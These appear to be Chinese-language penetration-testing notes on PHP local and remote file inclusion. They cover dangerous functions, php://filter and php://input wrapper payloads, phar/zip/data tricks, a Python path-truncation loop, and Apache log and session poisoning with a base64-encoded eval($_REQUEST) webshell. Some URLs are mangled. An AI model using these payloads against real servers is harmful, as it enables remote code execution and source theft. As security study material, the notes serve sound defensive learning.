文件包含就是利用include等函数，在引用其他文件（利用点1，可以越权查看源码等）时，设法引用恶意文件(含php代码)并执行（利用点2，利用可执行运行eval等危险函数，可以菜刀连接而无视文件的类型），主要包括本地文件包含LFI和远程文件包含RFI两种形式。

Php手册：include （或 require）语句会获取指定文件中存在的所有文本/代码/标记，并复制到使用 include 语句的文件中。

攻击流程

1. 测试是否需要后缀；
2. 大小写绕过过滤；
3. wrapper
4. 是否需要其他关键字绕过；
5. 路径截断；
6. 其他高级包含

危险函数

**php:**include(),include\_once(), require(), require\_once(), fopen(),readfile()

include和require函数都会在包含文件后尝试执行（eval）该文件，include在遇到错误时继续执行，require遇到错误停止执行。测试发现include只会执行（eval）php文件（即<?php ?>里的内容），普通字符直接打印。

**Jsp/servlet:** java.io.File(), java.io.FileReader()

**asp:** include file, include virtual

~~php wrapper的LFI(php 5.0.0及以上版本):~~

~~1.xxx.php?file=file://c://xxx.xx~~

~~2.xx.php?file=php://filter/read=/resource=xx.php~~

~~php wrapper的RFI:~~

~~RFI(PHP的allow\_url\_include需要为On，如果没有allow\_url\_include这一项则只需将allow\_url\_fopen设置为On即可）（在php.ini中配置）；~~

~~xxx.php?file=[http|HTTPS|FTP]://192.168.1.1/xxx.txt~~

wrapper(PHP):

~~（参考http://www.lorexxar.cn/2016/09/14/php-wei/）~~

~~php://input~~

~~postdata=...~~

用法：xxx.php?file=伪协议内容

所有wrapper协议：

* php:// — Accessing various I/O streams
  + php://filter

It is a kind of meta-wrapper designed to permit the application of filters to a stream at the time of opening.

php://filter后可以接4个参数：resource（指定资源stream）、read（指定读的filter动作）、write（指定写的filter动作）、不指定read和write（对读、写的filter动作）

示例：php://filter/read=convert.base64-encode/resource=flag.php（其中，使用php://filter伪协议时， read=convert.base64-encode建议必须要，因为require或include会将包含的php文本执行。）

* + php://input

is a read-only stream that allows you to read raw data from the request body.

相当于输入的重定向，包含对象置为php://input，然后在post值中写入一句话马（不需要指定变量）。该协议相当于远程包含，需allow\_url\_include为On。

* + php://output
  + php://fd
  + php://memory和php://temp
* phar:// — PHP Archive

示例：<http://192.168.32.87/index.php?url=phar://./upload/ad3ddcdebfa392942f2e00c331506d70.zip/frj>

* file:// — Accessing local filesystem

根据官方手册，该协议是支持绝对路径和相对路径的，但是相对路径的解析存在一定的问题，建议弃用。（<https://bugs.php.net/bug.php?id=28820>）

* http:// — Accessing HTTP(s) URLs
* ftp:// — Accessing FTP(s) URLs
* zlib:// — Compression Streams
* rar:// — RAR
* data://text/plain:base64,[base64\_encoded(string)] — 将string内容生成数据流

该包含方式属于远程保护，需要allow\_url\_include=On

* glob:// — Find pathnames matching pattern
* ssh2:// — Secure Shell 2
* ogg:// — Audio streams
* expect:// — Process Interaction Streams

~~zip://压缩协议~~

ht<tp://192.168.32.87/index.php?url=zip://./upload/ad3ddcdebfa392942f2e00c331506d70.z>ip%23frj

Ref：http://php.net/manual/en/wrappers.php.php

路径截断攻击

1. win下的路径截断：

win下文件路径的最大长度为258。并且在包含时使用的是绝对路径！（需要保证据对路径长度为258，实现截断）

1. linux下的路径截断：

Linux下文件路径最大长度为4098。apache 5.5以上版本肯定不可用，其他没有测试。

1. python代码

url=’xxxx’

for i in range(0,256,1):

res=urllib2.urlopen(url+'/'\*i)

if int(res.info()['content-length'])<100: #成功的判断条件

print url+'/'\*i

break;

针对apache日志的攻击：

1. Authorization信息注入

HTTP HEAD中添加：Authorization:Basic PD9waHAgcGhwaW5mbygpPz46MTIzNTY=，apache日志会自动记录该认证信息并base64解码。

注：

PD9waHAgcGhwaW5mbygpPz46MTIzNTY=为<?php phpinfo()?>:12356的base64编码

PD9waHAgZXZhbCgkX1JFUVVFU1RbeXpqXSk/PjoxMjM1Ng==为<?php eval($\_REQUEST[yzj])?>:12356



1. url内容注入


将小马注入到访问的url中，该访问被apache日志记录。



针对session文件的攻击方法

php session文件是php的session会话机制产生的文件，一般用于用户身份认证，会话状态管理等等。该文件一般存储在/tmp/(Linux) ，/var/lib/php/sessison/(Linux) ， c: \windows\temp\(Windows) 等目录下（也可以通过phpinfo()查询该信息）。

当知道session存储路径时，我们可以尝试包含该session文件（session文件名格式为： sess\_SESSIONID），然后根据session文件内容尝试写入一句话马。



针对/proc/self/environ的攻击方法

/proc/self/environ~~是Linux系统下的环境变量文件，用于保存系统的一些变量文件~~保存了该程序使用到的环境变量。访问者可通过修改浏览器的User Agent信息插入自己的内容到该文件，利用这一特性将php代码写入/proc/self/environ文件中，然后在有LFI漏洞的注入点中写入该文件的正确路径及文件名，而后结合php的路径截断特性来进行文件包含漏洞利用。

——测试未成功，该方法限制较多。首先，必须是linux系统。其次，environ默认只有root只读，所以除了被特殊修改，否则无法读取并包含。

利用phpinfo()包含临时文件

远程文件包含

远程文件包含要求php配置中设置allow\_url\_fopen 和 allow\_url\_include 为 On。